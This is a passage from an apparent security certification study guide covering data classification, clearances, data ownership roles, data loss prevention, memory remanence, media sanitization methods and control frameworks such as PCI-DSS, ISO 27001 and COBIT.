- “Secret” shall be applied to information, the unauthorized disclosure of which reasonably could be expected to cause serious damage to the national security.
- “Confidential” shall be applied to information, the unauthorized disclosure of which reasonably could be expected to cause damage to the national security [2].

This describes the classification criteria. A security administrator who applies a label to an object must follow these criteria. Additional labels exist, such as unclassified (data that is not sensitive), SBU (Sensitive but Unclassified), and For Official Use Only (FOUO). SBU describes sensitive data that is not a matter of national security, such as the healthcare records of enlisted personnel. This data must be protected, even though its release would not normally cause national security issues.

Private sector companies use labels such as “Internal Use Only” and “Company Proprietary.”

Security Compartments

Compartments allow additional control over highly sensitive information. This is called Sensitive Compartmented Information (SCI). Compartments used by the United States include HCS, COMINT (SI), GAMMA (G), TALENT KEYHOLE

(TK), and others (these are listed as examples to illustrate the concept of compartments; the specific names are not testable). These compartments require a documented and approved need to know in addition to a normal clearance such as top secret.

Clearance

A *clearance* is a formal determination of whether a user can be trusted with a specific level of information. Clearances must determine the subject's current and potential future trustworthiness; the latter is harder (and more expensive) to assess. For example: are there any issues, such as debt or drug or alcohol abuse, which could lead an otherwise ethical person to violate their ethics? Is there a personal secret that could be used to blackmail this person? A clearance attempts to make these determinations.

In many world governments, these clearances mirror the respective object labels of confidential, secret, and top secret. Each clearance requires a myriad of investigations and collection of personal data. Once all data has been gathered (including a person's credit score, arrest record, interviews with neighbors and friends, and more), an administrative judge makes a determination on whether this person can be trusted with US national security information.

Formal Access Approval

Formal access approval is documented approval from the data owner for a subject to access certain objects, requiring the subject to understand all of the rules and requirements for accessing data, and consequences should the data become lost, destroyed, or compromised.

NOTE

When accessing North Atlantic Treaty Organization (NATO) information, the compartmented information is called, "NATO Cosmic." Not only would a user be required to have the clearance to view NATO classified information, they would also require formal access approval from the NATO security official (data owner) to view the Cosmic compartmented information. Note that compartments are a testable concept, but the name Cosmic compartment itself is not testable.

Need to Know

Need to know refers to answering the question: does the user "need to know" the specific data they may attempt to access? It is a difficult question, especially when dealing with large populations across large IT infrastructures. Most systems rely on least privilege and require the users to police themselves by following policy and only attempting to obtain access to information that they have a need to know. Need to know is more granular than least privilege: unlike least privilege, which typically groups objects together, need to know access decisions are based on each individual object.

Sensitive Information/Media Security

Though security and controls related to the people within an enterprise are vitally important, so is having a regimented process for handling sensitive information, including media security. This section discusses concepts that are an important component of a strong overall information security posture.

Sensitive Information

All organizations have sensitive information that requires protection, and that sensitive information physically resides on some form of media. In addition to primary storage, backup storage must also be considered. It is also likely that sensitive information is transferred, whether internally or externally, for use. Wherever the data exists, there must be processes that ensure the data is not destroyed or inaccessible (a breach of availability), disclosed (a breach of confidentiality), or altered (a breach of integrity).

Handling

People handling sensitive media should be trusted individuals who have been vetted by the organization. They must understand their role in the organization's information security posture. Sensitive media should have strict policies regarding its handling. Policies should require the inclusion of written logs detailing the person responsible for the media. Historically, backup media has posed a significant problem for organizations.

Storage

When storing sensitive information, it is preferable to encrypt the data. Encryption of data at rest greatly reduces the likelihood of the data being disclosed in an unauthorized fashion due to media security issues. Physical storage of the media containing sensitive information should not be performed in a haphazard fashion, whether the data is encrypted or not. Care should be taken to ensure that there are strong physical security controls wherever media containing sensitive information is accessible.

Retention

Media and information have a limited useful life. Retention of sensitive information should not persist beyond the period of usefulness or legal requirement (whichever is greater), as it needlessly exposes the data to threats of disclosure when the data is no longer needed by the organization. Keep in mind there may be regulatory or other legal reasons that may compel the organization to maintain such data beyond its time of utility.

Ownership and Inventory

Information security requires a complete and up-to-date inventory of all assets. Each asset requires clear corporate ownership, which defines the personnel responsible for making sure all assets are protected. Primary information security roles include

business or mission owners, data owners, system owners, custodians, and users. Each plays a different role in securing an organization's assets.

Asset Inventory

There's an old saying: you can't protect it if you don't know you have it. A complete and current inventory of all assets is critical. An asset is something of value to an organization. There are two types of assets: tangible assets (such as computers, network equipment, cables, and monitors) and intangible assets (such as data, intellectual property, and brand reputation). Tangible assets exist in physical form and intangible assets do not.

It is critical to identify all computers in an organization and ensure that they are properly protected (hardened, patched, updated, monitored, backed up, etc.) This was simpler in the past but has become complicated by the Internet of Things (IoT, discussed in [Chapter 4](#), Domain 3: Security Architecture and Engineering). "Smart" TVs and VoIP (Voice over IP) phones are computers, for example. Does your IT team protect them, as they would any other computer? Many IT organizations ignore IoT devices and other forms of embedded devices, treating them as simple TVs, phones, etc. This means they aren't properly maintained, aren't patched, etc. This can lead to significant risk to an organization.

Asset Retention

All computer systems should be protected with proper maintenance, updates, patches, etc. Two critical metrics to follow are End-of-Life (EoL) and End-of-Support (EoS). End-of-Life means the vendor no longer sells a product but will typically still support it for a period of time. End-of-Support (also called End-of-Service-Life or EoSL) means the vendor no longer supports the product. This means no vendor-supplied maintenance, patches, updates, etc. This process is called sunsetting.

It is critical that organizations track these two dates for all assets and replace devices before they reach End-of-Support. Devices that pass that date become legacy devices and can represent significant risk to an organization. Many organizations focus on critical assets only, which can be a mistake. Networked assets that are not considered critical (such as many IoT devices) can represent significant risk to an organization should they become compromised. These devices themselves may not be critical, but they may offer network access to assets that are through a process called pivoting (discussed in [Chapter 9](#), Domain 8: Software Development Security).

Business or Mission Owners

Business Owners and Mission Owners (senior management) create the information security program and ensure that it is properly staffed, funded, and has organizational priority. They are responsible for ensuring that all organizational assets are protected.

Data Owners

The Data Owner (also called information owner) is a management employee responsible for ensuring that specific data is protected. Data owners determine data sensitivity labels and the frequency of data backup. They focus on the data itself, whether in electronic or paper form. A company with multiple lines of business may have multiple data owners. The data owner performs management duties; custodians perform the hands-on protection of data.

EXAM WARNING

Do not confuse the Data Owner with a user who “owns” his/her data on a discretionary access control system (see [Chapter 6](#), Domain 5: Identity and Access Management, for more information on DAC, or discretionary access control systems).

The Data Owner (capital “O”) is responsible for ensuring that data is protected. A user who “owns” data (lower case “o”) has read/write access to objects.

System Owner

The System Owner is a manager responsible for the actual computers that house data. This includes the hardware and software configuration, including updates, patching, etc. They ensure the hardware is physically secure, operating systems are patched and up to date, the system is hardened, etc. Technical hands-on responsibilities are delegated to Custodians, discussed next.

NOTE

The difference between a System Owner and a Data Owner is straightforward. The System Owner is responsible for securing the computer hardware and software. The Data Owner is responsible for protecting the data contained within the computer.

For example: for a database server, the system owner would secure the hardware and software, including patching the Database Management System (such as MySQL or Oracle). The data owner would secure the data itself: sensitive data contained within database tables, such as Personally Identifiable Information (PII).

Custodian

A Custodian provides hands-on protection of assets such as data. They perform data backups and restoration, patch systems, configure antivirus software, etc. The Custodians follow detailed orders; they do not make critical decisions on how data is protected. The Data Owner may dictate, “All data must be backed up every 24 hours.” The Custodians would then deploy and operate a backup solution that meets the Data Owner’s requirements.

Users

Users must follow the rules: they must comply with mandatory policies, procedures, standards, etc. They must not write their passwords down or share accounts, for

example. Users must be made aware of these risks and requirements. You cannot assume they will know what to do, nor assume they are already doing the right thing: they must be told, via information security awareness. They must also be made aware of the penalty for failing to comply with mandatory directives such as policies.

Data Controllers and Data Processors

Data controllers create and manage sensitive data within an organization. Human resources employees are often data controllers: they create and manage sensitive data, such as salary and benefits data, and reports from employee sanctions.

Data processors manage data on behalf of data controllers. An outsourced payroll company is an example of a data processor. They manage payroll data (used to determine the amount to pay individual employees) on behalf of a data controller, such as an HR department.

Data Location

As stated previously, a complete and current inventory of all assets is critical. This includes tangible assets such as computers and intangible assets such as data. Do you know where all your sensitive data (including Personally Identifiable Information) is? It may be in unexpected places. And, just like tangible assets: you can't protect it if you don't know you have it. This includes knowing the location of all your sensitive data.

Strict policies should govern where sensitive data may be stored. Systems that store sensitive data should require controls such as multi-factor authentication, enhanced monitoring, strong host-based controls like HIPS (Host-Based Intrusion Protection System), and others.

We often consider the attack surface of a system, which describes all the vectors that could allow compromise. For a service-side attack: this includes open ports, listening services, enabled protocols, etc. Considering the attack surface of data is equally important. The attack surface of data grows with each copy that exists. Many organizations possess multiple copies of the same sensitive data, and also collect too much sensitive data, as we will discuss next.

Learn by Example

Collecting Unnecessary Sensitive Data

An author's client had the following policy for having the help desk reset a password after the user forgot it: call the help desk and ask them their secret word (set when the account was created), or physically visit the help desk and provide proper identification. The problem? The organization used the employee's mother's maiden name as their secret word. That is sensitive data. It's also weak, given that it can often be determined using Internet searches or sites such as [ancestry.com](#).

This is a common example of organizations unnecessarily collecting sensitive data. The author recommended changing the policy to use a different (non-sensitive) secret word, including reminding users to choose something unique (not used with any other system), and not discoverable via techniques such as Internet searches.

Data Maintenance

Data maintenance describes the operational process of protecting data on a day-to-day basis. The process begins when sensitive data is created and ends when it is destroyed (we will discuss data destruction shortly). This includes backup and restoration activities of custodians, using encryption, and monitoring proper use of data. Once policies are implemented that control where data may be stored (discussed in the previous “[Data Location](#)” section), detective controls should be used to detect sensitive data that is located outside of approved systems. Email is a common offender. Simple keyword searches across all storage owned by an organization (disks, storage area networks, email, etc.) can be highly effective for finding sensitive data located in policy-violating areas. Digital Rights Management (DRM) and Data Loss Prevention (DLP), discussed next, may be used during this process.

Data Loss Prevention

As prominent and high-volume data breaches continue unabated, the desire for solutions designed to address data loss has grown. Data Loss Prevention (DLP) are a class of solutions that are tasked specifically with trying to detect or, preferably, prevent data from leaving an organization in an unauthorized manner. The approaches to DLP vary greatly. One common approach employs network-oriented tools that attempt to detect and/or prevent sensitive data being exfiltrated in cleartext. This approach does little to address the potential for data exfiltration over an encrypted channel. Often, dealing with the potential for encrypted exfiltration requires endpoint solutions to provide visibility prior to encryption.

Digital Rights Management

Digital Rights Management (DRM) is designed to restrict the use of copyrighted materials and other forms of intellectual property. DRM techniques include encryption (providing both confidentiality and non-repudiation via digital signatures), watermarking, product keys (or dongles) to unlock software, region locking, etc.

Watermarks may be visible or invisible. [Fig. 3.1](#) shows a visible watermark in a previous electronic edition of the *CISST® Study Guide*. Invisible watermarks often use steganography to hide data. One goal of watermarks is to identify the purchaser of intellectual property that has been improperly shared. Note that we will discuss encryption, digital signatures, steganography (and more) in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

DRM has been controversial because it is often used to restrict the rights of legitimate owners. Examples include Always-on DRM (also called persistent online activation: software that requires an Internet connection in order to function), electronic books that prevent printing or copy-pasting, IP-based geolocation (blocking access to online services from specific regions of the world), software copy




FIG. 3.1

Visible watermark.

protection (preventing purchasers from backing up their own software), region locking DVDs (preventing a DVD bought in one area of the world from being played in others), etc.

Cloud Access Security Brokers

Gartner coined the term Cloud Access Security Broker (CASB), defining the technology as, “on-premises, or cloud-based security policy enforcement points, placed between cloud service consumers and cloud service providers to combine and intercept enterprise security policies as the cloud-based resources are accessed. CASBs consolidate multiple types of security policy enforcement. Example security policies include authentication, single sign-on, authorization, credential mapping, device profiling, encryption, tokenization, logging, alerting, malware detection/prevention and so on” [3].

Forcepoint describes the pillars of CASB:

Visibility

- *Cloud apps unknown to IT result in information assets that are uncontrolled and outside the governance, risk, and compliance processes of the enterprise. Enterprises require visibility into cloud app account usage, including who uses which cloud apps, their departments, locations, and devices used.*

Data Security

- *Data loss prevention (DLP) tools are designed to stop enterprise data leaks due to unauthorized sharing but the cloud makes sharing data with the wrong people easier than ever before. If an organization uses cloud file storage, a traditional DLP product will not know what data is shared externally and who is sharing it.*

Threat Protection

- *It can be difficult to guard against the malicious intent or negligence of authorized users. To detect suspicious insider behavior, organizations need a comprehensive view of their normal usage patterns. Along the same lines, former employees pose significant risk, as they may have been disabled from the organizational directory, but can still access cloud apps that contain business-critical information. PWC found that security incidents attributable to former employees rose from 27% in 2013 to 30% in 2014.*

Compliance

- *As data moves to the cloud, organizations will want to ensure they are compliant with regional regulations that ensure data privacy and security. A CASB can help ensure compliance with regulations like SOX and HIPAA as well as help benchmark your security configurations against regulatory requirements like PCI DSS, NIST, CJIS, MAS and ISO 27001.*

BYOD, Shadow IT, and Increased Cloud Usage

- *Phenomena such as BYOD (bring your own device) policies, the growing popularity of SaaS and cloud apps, and the rise of Shadow IT make restricting cloud app access to a defined set of endpoints a difficult task. Managed and unmanaged devices often require different policies to protect corporate data effectively. CASBs help enforce granular access policies as well as identify and categorize cloud apps in your organization [4].*

Data Collection Limitation

Organizations should collect the minimum amount of sensitive information that is required.

The Organisation (sic) for Economic Co-operation and Development (OECD, discussed in [Chapter 2](#), Domain 1: Security and Risk Management) Collection Limitation Principle discusses data limitation: “There should be limits to the collection of personal data and any such data should be obtained by lawful and fair means and, where appropriate, with the knowledge or consent of the data subject” [\[5\]](#). There should be a clearly-documented business need to collect sensitive data, and sensitive data should only be collected when there is no other alternative.

Memory and Remanence

The exam recently added timely topics such as remanence properties of Solid State Drives (SSDs), discussed shortly. We will begin by discussing computer memory itself, followed by remanence properties of volatile and non-volatile memory. Note that related concepts such as memory protection and CPU design are described in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

Data Remanence

The term data remanence is important to understand when discussing media sanitization and data destruction. Data remanence is data that persists beyond non-invasive means to delete it. Though data remanence is sometimes used specifically to refer to residual data that persists on magnetic storage, remanence concerns go beyond just that of magnetic storage media. Security professionals must understand the remanence properties of various types of memory and storage, and appreciate the steps to make data unrecoverable.

Memory

Memory is a series of on-off switches representing bits: 0s (off) and 1s (on). Memory may be chip-based, disk-based, or use other media such as tape. RAM is Random Access Memory: “random” means the CPU may randomly access (jump to) any location in memory. Sequential memory (such as tape) must sequentially read memory, beginning at offset zero, to the desired portion of memory. Volatile memory (such as RAM) loses integrity after a power loss; non-volatile memory (such as *ROM*, disk, or tape) maintains integrity without power.

Real (or primary) memory, such as RAM, is directly accessible by the CPU and is used to hold instructions and data for currently executing processes. Secondary memory, such as disk-based memory, is not directly accessible.

Cache Memory

Cache memory is the fastest memory on the system, required to keep up with the CPU as it fetches and executes instructions. The data most frequently used by the CPU is stored in cache memory. The fastest portion of the CPU cache is the *register file*, which contains multiple registers. Registers are small storage locations used by the CPU to store instructions and data.

The next fastest form of cache memory is Level 1 cache, located on the CPU itself. Finally, Level 2 cache is connected to (but outside) the CPU. *SRAM* (Static Random Access Memory) is used for cache memory.

NOTE

The memory closest to the CPU (cache memory) is the fastest and most expensive memory in a computer. As you move away from the CPU, from SRAM, to DRAM, to disk, to tape, etc., the memory becomes slower and less expensive.

RAM and ROM

RAM is volatile memory used to hold instructions and data of currently running programs. It loses integrity after loss of power. RAM memory modules are installed into slots on the computer motherboard. RAM is also becoming increasingly embedded in computer motherboards, making upgrading difficult, if not impossible.

ROM (Read Only Memory) is non-volatile: data stored in ROM maintains integrity after loss of power. A computer *Basic Input Output System* (BIOS) *Firmware* is stored in ROM. While ROM is “read only,” some types of ROM may be written to via flashing, as we will see shortly in the “[Flash Memory](#)” section.

NOTE

The volatility of RAM is a subject of ongoing research. Historically, it was believed that DRAM lost integrity after loss of power. The “cold boot” attack has shown that RAM has remanence: it may maintain integrity seconds or even minutes after power loss. This has security ramifications: encryption keys usually exist in plaintext in RAM and may be recovered by “cold booting” a computer off a small OS installed on DVD or USB key, and then quickly dumping the contents of memory. A video on the implications of cold boot called “Lest We Remember: Cold Boot Attacks on Encryption Keys” is available at <https://citr.princeton.edu/our-work/memory/>.

Remember that the exam sometimes simplifies complex matters. For the exam, simply remember that RAM is volatile (though not as volatile as we once believed).

DRAM and SRAM

Static Random Access Memory (SRAM) is fast, expensive memory that uses small latches called “flip-flops” to store bits. Dynamic Random Access Memory (DRAM) stores bits in small capacitors (like small batteries), and is slower and cheaper than SRAM. The capacitors used by DRAM leak charge, and must be continually refreshed to maintain integrity, typically every few to a few hundred milliseconds, depending on the type of DRAM. Refreshing reads and writes the bits back to memory. SRAM does not require refreshing, and maintains integrity as long as power is supplied.

Firmware

Firmware stores small programs that do not change frequently, such as a computer’s BIOS (discussed below), or a router’s operating system and saved configuration. Various types of ROM chips may store firmware, including *PROM*, *EPROM*, and *EEPROM*.

PROM (Programmable Read Only Memory) can be written to once, typically at the factory. EPROM (Erasable Programmable Read Only Memory) and EEPROM (Electrically Erasable Programmable Read Only Memory) may be “flashed,” or erased and written to multiple times. The term “flashing” derives from the use of EPROMs: flashing ultraviolet light on a small window on the chip erased the EPROM. The window was usually covered with foil to avoid accidental erasure due to exposure to light. EEPROMs are the modern type of ROM, electrically erasable via the use of flashing programs.

A Programmable Logic Device (PLD) is a field-programmable device, which means it is programmed after it leaves the factory. EPROMs, EEPROMs, and Flash Memory are examples of PLDs.

Flash Memory

Flash memory (such as USB thumb drives) is a specific type of EEPROM, used for small portable storage drives. The difference is any byte of an EEPROM may be written, while flash drives are written by (larger) sectors. This makes flash memory faster than EEPROMs, but still slower than RAM.

NOTE

Firmware is chip-based, unlike magnetic disks. The term “flash drive” may lead some to think that flash memory drives are “disk drives.” They are physically quite different and have different remanence properties.

A simple magnetic field will not erase flash memory. Secure destruction methods used for magnetic drives, such as degaussing (which we will discuss shortly), will not work with flash drives.

Solid State Drives (SSDs)

A Solid State Drive (SSD) is a combination of flash memory (EEPROM) and DRAM. Degaussing has no effect on SSDs. Also, while physical disks have physical blocks (“block 1” is on a specific physical location on a magnetic disk), blocks on SSDs are logical, and are mapped to physical blocks. Also, SSDs do not overwrite blocks that contain data: the device will instead write data to an unused block and mark the previous block unallocated.

A process called garbage collection later takes care of these old blocks: “Unused and unerased blocks are moved out of the way and erased in the background. This is called the ‘garbage collection’ process. Working in the background, garbage collection systematically identifies which memory cells contain unneeded data and clears the blocks of unneeded data during off-peak times to maintain optimal write speeds during normal operations” [6].

The TRIM command improves garbage collection. “TRIM is an attribute of the ATA Data Set Management Command. The TRIM function improves compatibility, endurance, and performance by allowing the drive to do garbage collection in the background. This collection eliminates blocks of data, such as deleted files” [7]. While the TRIM command improves performance, it does not reliably destroy data.

A “sector by sector overwrite” behaves very differently on an SSD vs. a magnetic drive, and does not reliably destroy all data. Also, electronically shredding a file (overwriting the file’s data before deleting it, which we will discuss shortly) is not effective.

Tests performed by the Department of Computer Science and Engineering, University of California, San Diego, found: “Overall, the results for overwriting are poor: while overwriting appears to be effective in some cases across a wide range of drives, it is clearly not universally reliable. It seems unlikely that an individual

or organization expending the effort to sanitize a device would be satisfied with this level of performance” [8].

Data on SSD drives that are not physically damaged may be securely removed via ATA Secure Erase. SanDisk provides the following details: “When the relevant secure erase command is executed on the SanDisk SSD, all blocks in the physical address space, regardless of whether they are currently or were previously allocated to the logical space, are completely erased (the ‘logical to physical mapping table’ is also erased). Additionally, a new encryption key is generated and the old key is discarded.

This erase operation does not overwrite the blocks like an HDD write or format command would. Data is written to flash on a page-level and a page must be completely erased before it can be written to again. Unlike HDDs, which may leave remnants of data in regions between tracks, an erased flash cell is restored to the same content it contained at the time it was manufactured. As in the case with an HDD, physical blocks that have been marked ‘bad’ may still contain remnant user data. There is no way to access these blocks to overwrite them, and secure erase makes no attempt to do so. Because the secure erase operation also regenerates the internal encryption key, it is not possible to decrypt the data, even if it were accessible” [9].

The two valid options for destroying data on SSD drives are ATA secure erase and destruction. Destruction is the best method for SSD drives that are physically damaged.

Data Destruction

All forms of media should be securely cleaned or destroyed before disposal to prevent *object reuse*, which is the act of recovering information from previously used objects, such as computer files. Objects may be physical (such as paper files in manila folders) or electronic (data on a hard drive).

Object reuse attacks range from non-technical attacks such as *dumpster diving* (searching for information by rummaging through unsecured trash) to technical attacks such as recovering information from unallocated blocks on a disk drive. Dumpster diving was first popularized in the 1960s by “phone phreaks” (in “hacker speak” a phreak is a hacker who hacks the phone system). An early famous dumpster diver was Jerry Schneider, who scavenged parts and documents from Pacific Telephone and Telegraph’s dumpsters. Schneider was so familiar with the phone company’s practices that he was able to leverage dumpster diving and social engineering attacks to order and receive telephone equipment without paying. He was later arrested for this crime in 1972. Read more about Jerry’s attacks at <http://www.bookrags.com/research/jerry-schneider-omc/>.

All cleaning and destruction actions should follow a formal policy, and all such activity should be documented, including the serial numbers of any hard disks, type

of data they contained, date of cleaning or destruction, and personnel performing these actions.

Overwriting

Simply “deleting” a file removes the entry from the File Allocation Table (FAT) and marks the data blocks as “unallocated.” Reformatting a disk destroys the old FAT and replaces it with a new one. In both cases, data itself usually remains and can be recovered using forensic tools. This issue is called *data remanence* (there are “remnants” of data left behind).

Overwriting writes over every character of a file or entire disk drive and is far more secure than deleting or formatting a disk drive. Common methods include writing all zeroes or writing random characters. Electronic “*shredding*” or “*wiping*” overwrites the file’s data before removing the FAT entry.

Many tools perform multiple rounds of overwrites to the same data, though the usefulness of the additional passes is questionable. There are no known commercial tools (today) that can recover data overwritten with a single pass.

One limitation of overwriting is you cannot tell if a drive has been securely overwritten by simply looking at it, so errors made during overwriting can lead to data exposure. It may also be impossible to overwrite damaged media. Finally, Write Once Read Many (WORM) media cannot be overwritten.

NOTE

For many years security professionals and other technologists accepted that data could theoretically be recovered even after having been overwritten. Though the suggested means of recovery involved both a clean room and an electron microscope, which is likely beyond the means of most would be attackers, organizations typically employed either what has been referred to as the DoD (Department of Defense) short method, DoD standard method, or Gutmann approach [10] to wiping, which involved 3, 7, or 35 successive passes, respectively. For (undamaged) magnetic media, now it is commonly considered acceptable in industry to have simply a single successful pass to render data unrecoverable. This has saved organizations many hours that were wasted on unnecessary repeat wipes.

Degaussing

Degaussing destroys the integrity of magnetic media such as tapes or disk drives by exposing them to a strong magnetic field, destroying the integrity of the media and the data it contains. The drive integrity is typically so damaged that a degaussed disk drive usually can no longer be formatted.

Destruction

Destruction physically destroys the integrity of media by damaging or destroying the media itself, such as the platters of a disk drive. Destructive measures include incineration, pulverizing, shredding, and bathing metal components in acid.

Destruction of objects is more secure than overwriting. It may not be possible to overwrite damaged media (though data may still be recoverable). As previously

discussed, data on media such as Solid State Drives cannot be reliably removed via overwriting. Also, some magnetic media such as WORM (Write Once Read Many) drives and CD-Rs (Compact Disc—Recordable) can only be written once and cannot be subsequently overwritten. Highly sensitive data should be degaussed or destroyed (perhaps in addition to overwriting). Destruction enhances defense-in-depth, allowing confirmation of data destruction via physical inspection.

Shredding

A simple form of media sanitization is shredding, a type of physical destruction. Though this term is sometimes used in relation to overwriting of data, here shredding refers to the process of making data printed on hard copy, or on smaller objects such as floppy or optical disks, unrecoverable. Sensitive information such as printed information needs to be shredded prior to disposal in order to thwart a dumpster diving attack.

Paper shredders cut paper to prevent object reuse. Strip-cut shredders cut the paper into vertical strips. Cross-cut shredders are more secure than strip-cut, and cut both vertically and horizontally, creating small paper “confetti.” Given enough time and access to all of the shredded materials, attackers can recover shredded documents, though it is more difficult with cross-cut shredders.

Dumpster diving is a physical attack in which a person recovers trash in hopes of finding sensitive information that has been merely discarded in whole rather than being run through a shredder, incinerated, or otherwise destroyed. Fig. 3.2 shows locked shred bins that contain material that is intended for shredding. The locks are intended to ensure that dumpster diving is not possible during the period prior to shredding.

Determining Data Security Controls

Determining which data security controls to employ is a critical skill. Baselines, standards, scoping, and tailoring are used to choose and customize which controls are employed. Also, controls determination will be dictated by whether the data is at rest or in motion.

Certification and Accreditation

Let’s begin the discussion of standards by describing certification and accreditation. *Certification* means a system has been certified to meet the security requirements of the data owner. Certification considers the system, the security measures taken to protect the system, and the residual risk represented by the system. *Accreditation* is the data owner’s acceptance of the certification, and of the residual risk, which is required before the system is put into production.



FIG. 3.2

Locked shred bins.

Source: https://commons.wikimedia.org/wiki/File:Confidential_shred_bins.JPG; Photograph by: © BrokenSphere/Wikimedia Commons. Image under permission of Creative Commons Attribution ShareAlike 3.0.

Standards and Control Frameworks

Several standards are available to determine security controls. Some, such as PCI-DSS (Payment Card Industry Data Security Standard), are industry-specific (vendors who use credit cards as an example). Others, such as OCTAVE®, ISO 17799/27002, and COBIT, are more general.

Standards Selection

As the name implies, standards selection describes the process of deciding on an information security standard to follow. This can be a simple process in certain industries: for example, healthcare organizations in the United States must follow HIPAA (Health Insurance Portability and Accountability Act), organizations that

process credit cards must follow PCI-DSS (Payment Card Industry Data Security Standard, discussed next).

Other industries (without regulatory requirements to follow a specific standard) typically choose from internationally recognized standards such as those provided by ISO, COBIT, ITIL (discussed next), and others. Note that industries such as healthcare may choose to follow these standards in addition to standards required by regulation.

PCI-DSS

The *Payment Card Industry Data Security Standard* (PCI-DSS) is a security standard created by the Payment Card Industry Security Standards Council (PCI-SSC). The council is comprised of American Express, Discover, Master Card, Visa, and others. PCI-DSS seeks to protect credit cards by requiring vendors using them to take specific security precautions: “PCI-DSS is a multifaceted security standard that includes requirements for security management, policies, procedures, network architecture, software design, and other critical protective measures. This comprehensive standard is intended to help organizations proactively protect customer account data” [11].

The core principles of PCI-DSS (available at https://www.pcisecuritystandards.org/security_standards/index.php) are:

- Build and Maintain a Secure Network and Systems
- Protect Cardholder Data
- Maintain a Vulnerability Management Program
- Implement Strong Access Control Measures
- Regularly Monitor and Test Networks
- Maintain an Information Security Policy [11]

OCTAVE®

OCTAVE® stands for *Operationally Critical Threat, Asset, and Vulnerability Evaluationsm*, a risk management framework from Carnegie Mellon University. OCTAVE® describes a three-phase process for managing risk. Phase 1 identifies staff knowledge, assets, and threats. Phase 2 identifies vulnerabilities and evaluates safeguards. Phase 3 conducts the Risk Analysis and develops the risk mitigation strategy.

OCTAVE® is a high-quality free resource that may be downloaded from: <https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=51546>.

ISO 17799 and the ISO 27000 Series

ISO 17799 was a broad-based approach for information security code of practice by the International Organization for Standardization (based in Geneva, Switzerland). The full title is “ISO/IEC 17799:2005 Information technology—Security Techniques—Code of Practice for Information Security Management.” ISO 17799:2005 signifies the 2005 version of the standard. It was based on BS (British Standard) 7799 Part 1.

ISO 17799 had 11 areas, focusing on specific information security controls:

1. Policy
2. Organization of information security
3. Asset management
4. Human resources security
5. Physical and environmental security
6. Communications and operations management
7. Access control
8. Information systems acquisition, development, and maintenance
9. Information security incident management
10. Business continuity management
11. Compliance [12]

ISO 17799 was renumbered to ISO 27002 in 2005, to make it consistent with the 27000 series of ISO security standards. ISO 27001 is a related standard, formally called “ISO/IEC 27001:2005 Information technology—Security techniques—Information Security Management Systems—Requirements.” ISO 27001 was based on BS 7799 Part 2.

Note that the title of ISO 27002 includes the word “techniques”; ISO 27001 includes the word “requirements.” Simply put, ISO 27002 describes information security best practices (Techniques), and ISO 27001 describes a process for auditing (requirements) those best practices.

COBIT

COBIT (Control Objectives for Information and related Technology) is a control framework for employing information security governance best practices within an organization. COBIT was developed by ISACA (Information Systems Audit and Control Association, see <https://www.isaca.org>).

According to ISACA, the goal of COBIT “is to distill governance processes and provide a road map to a sustainable business strategy. COBIT 2019 is a framework that helps enterprises plan a strategy and also achieve their governance goals to deliver value through effective governance and management of enterprise I&T. The governance and management objectives in COBIT 2019 are grouped into 5 domains. The domains have ids with verbs that express the key purpose and areas of activity of the objectives contained in them” [13].

COBIT has five domains:

- Evaluate, Direct and Monitor (EDM)
- Align, Plan and Organize (APO)
- Build, Acquire and Implement (BAI)
- Deliver, Service and Support (DSS)
- Monitor, Evaluate and Assess (MEA) [13]

There are 40 Information Technology processes across the five domains. More information about COBIT is available at: <https://www.isaca.org/resources/cobit>. COBIT Version 5 was released in April 2012, and COBIT 2019 was released in 2019.

ITIL®

ITIL® (Information Technology Infrastructure Library) is a framework for providing best services in IT Service Management (ITSM). More information about ITIL® is available at: <https://www.itlibrary.org/>.

ITIL® contains five “Service Management Practices—Core Guidance” publications:

- Service Strategy
- Service Design
- Service Transition
- Service Operation
- Continual Service Improvement

Service Strategy helps IT provide services. Service Design details the infrastructure and architecture required to deliver IT services. Service transition describes taking new projects and making them operational. Service Operation covers IT operations controls. Finally, Continual Service Improvement describes ways to improve existing IT services.

Scoping and Tailoring

Scoping is the process of determining which portions of a standard will be employed by an organization. For example: an organization that does not employ wireless equipment may declare the wireless provisions of a standard are out of scope, and therefore do not apply.

Tailoring is the process of customizing a standard for an organization. It begins with controls selection, continues with scoping, and finishes with the application of compensating controls. NIST Special Publication 800-53B (Control Baselines for Information Systems and Organizations) describes the tailoring process:

- Identifying and designating common controls
- Applying scoping considerations
- Selecting compensating controls
- Assigning values to organization-defined control parameters via explicit assignment and selection operations
- Supplementing baselines with additional controls and control enhancements
- Providing specification information for control implementation [14]

The “parameters” mentioned include items such as password complexity policies.

Data States

There are three states of data: data in use, data in transit, and data at rest. Data in use is data that is actively being used in an application, such data being viewed by a user in

an open spreadsheet. Data in transit (also called data in motion) is data that is being transferred across a network. Data at rest is stored data: residing on a disk and/or in a file. DLP may protect data in all three forms, and other controls can be used to protect data in each of its three states, which we will discuss next.

Protecting Data in Use

Protecting data in use requires protecting the end user and the system he or she is using. Protecting the end user requires providing proper training and security awareness. Protecting the system requires an array of physical and host-based controls that we will discuss across multiple domains: physical security, patching and hardening, use of login timeouts and screen locks, etc.

Protecting Data in Transit

Data in transit is best protected via standards-based end-to-end encryption, such as IPSEC VPN. This includes data sent over untrusted networks such as the Internet, but VPNs may also be used as an additional defense-in-depth measure on internal networks such as a private corporate WAN, or private circuits such as T1s leased from a service provider. We will discuss VPNs and various types of circuits in more detail in [Chapter 5](#), Domain 4: Communication and Network Security.

Drive and Tape Encryption

